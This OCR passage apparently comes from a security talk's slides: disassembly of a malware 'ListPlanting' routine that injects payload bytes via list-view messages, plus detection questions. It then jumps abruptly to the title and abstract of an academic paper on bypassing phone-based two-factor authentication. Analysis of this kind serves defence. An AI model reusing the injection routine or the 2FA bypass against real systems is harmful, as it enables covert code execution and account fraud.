
C++ Copy

```
DPAPI_IMP BOOL CryptProtectData(
  DATA_BLOB                 *pDataIn,
  LPCWSTR                   szDataDescr,
  DATA_BLOB                 *pOptionalEntropy,
  PVOID                     pvReserved,
  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  DWORD                     dwFlags,
  DATA_BLOB                 *pDataOut
);
```


Stage 4

ListPlanting







```
seg000:00002247 loc_2247:                               ; CODE XREF: main_func+1023↓j
seg000:00002247         add     [ebp+payload_counter], 1
seg000:0000224B         mov     eax, [ebp+new_payload_copy]
seg000:0000224E         add     eax, [ebp+payload_counter]
seg000:00002251         movzx   ax, byte ptr [eax]
seg000:00002255         and     eax, 0FFFFh
seg000:0000225A         or      eax, 100000h
seg000:0000225F         mov     [ebp+var_84], eax
seg000:00002265         mov     edx, [ebp+var_84]
seg000:0000226B         mov     eax, 0
seg000:00002270         push    eax
seg000:00002271         push    edx
seg000:00002272         push    0
seg000:00002274         push    0
seg000:00002276         push    LVM_SETITEMPOSITION
seg000:0000227B         mov     eax, [ebp+image_base]
seg000:0000227E         push    ds:SysListView32_handle[eax]
seg000:00002284         push    [ebp+image_base]
seg000:00002287         call    [ebp+user32_SendMessageW]
seg000:0000228D         cmp     eax, 1
seg000:00002290         jnz     short loc_22CF
seg000:00002292         mov     ecx, [ebp+alloced_space]
seg000:00002298         mov     esi, 0
seg000:0000229D         mov     edx, [ebp+payload_counter]
seg000:000022A0         mov     eax, edx
seg000:000022A2         sar     eax, 1Fh
seg000:000022A5         add     ecx, edx
seg000:000022A7         adc     esi, eax
seg000:000022A9         push    esi
seg000:000022AA         push    ecx
seg000:000022AB         push    0
seg000:000022AD         push    0
seg000:000022AF         push    LVM_GETITEMPOSITION
```





```
seg000:00002272          push    0
seg000:00002274          push    0
seg000:00002276          push    LVM_SETITEMPOSITION
seg000:0000227B          mov     eax, [ebp+image_base]
seg000:0000227E          push    ds:SysListView32_handle[eax]
seg000:00002284          push    [ebp+image_base]
seg000:00002287          call    [ebp+user32_SendMessageW]
seg000:0000228D          cmp     eax, 1
seg000:00002290          jnz     short loc_22CF
seg000:00002292          mov     ecx, [ebp+alloced_space]
seg000:00002298          mov     esi, 0
seg000:0000229D          mov     edx, [ebp+payload_counter]
seg000:000022A0          mov     eax, edx
seg000:000022A2          sar     eax, 1Fh
seg000:000022A5          add     ecx, edx
seg000:000022A7          adc     esi, eax
seg000:000022A9          push    esi
seg000:000022AA          push    ecx
seg000:000022AB          push    0
seg000:000022AD          push    0
seg000:000022AF          push    LVM_GETITEMPOSITION
seg000:000022B4          mov     eax, [ebp+image_base]
seg000:000022B7          push    ds:SysListView32_handle[eax]
seg000:000022BD          push    [ebp+image_base]
seg000:000022C0          call    [ebp+user32_SendMessageW]
seg000:000022C6          cmp     eax, 1
seg000:000022C9          jnz     short loc_22CF
seg000:000022CB          add     [ebp+var_24], 1
seg000:000022CF
seg000:000022CF loc_22CF:                               ; CODE XREF: main_func+FE1↑j
seg000:000022CF                                         ; main_func+101A↑j
seg000:000022CF          cmp     ebx, [ebp+payload_counter]
seg000:000022D2          jg      loc_2247
```


Running processes?




Running processes?




Running processes?




Running processes?




Artifacts on the system?




Artifacts on the system?



Artifacts on the system?



Artifacts on the system?



On detection issues

On cleaning issues

On uniqueness

How Anywhere Computing Just Killed Your Phone-Based Two-Factor Authentication

Radhesh Krishnan Konoth[†], Victor van der Veen[†], and Herbert Bos

[†]Equal contribution joint first authors


VU University Amsterdam, The Netherlands
r.k.konoth@vu.nl,{vvdveen,herbertb}@cs.vu.nl

Abstract. Exponential growth in smartphone usage combined with recent advances in mobile technology is causing a shift in (mobile) app behavior: application vendors no longer restrict their apps to a single platform, but rather add synchronization options that allow users to conveniently switch from mobile to PC or vice versa in order to access their services. This process of integrating apps among multiple platforms essentially removes the gap between them. Current, state of the art, mobile phone-based two-factor authentication (2FA) mechanisms, however, heavily rely on the existence of such separation. They are used in a variety of segments (such as consumer online banking services or enterprise secure remote access) to protect against malware. For example, with 2FA in place, attackers should no longer be able to use their PC-based malware to instantiate fraudulent banking transactions.
In this paper, we analyze the security implications of diminishing gaps between platforms and show that the ongoing integration and desire for increased usability results in violation of key principles for mobile phone 2FA. As a result, we identify a new class of vulnerabilities dubbed *2FA synchronization vulnerabilities*. To support our findings, we present practical attacks against Android and iOS that illustrate how a Man-in-the-Browser attack can be elevated to intercept One-Time Passwords sent to the mobile phone and thus bypass the chain of 2FA mechanisms as used by many financial services.

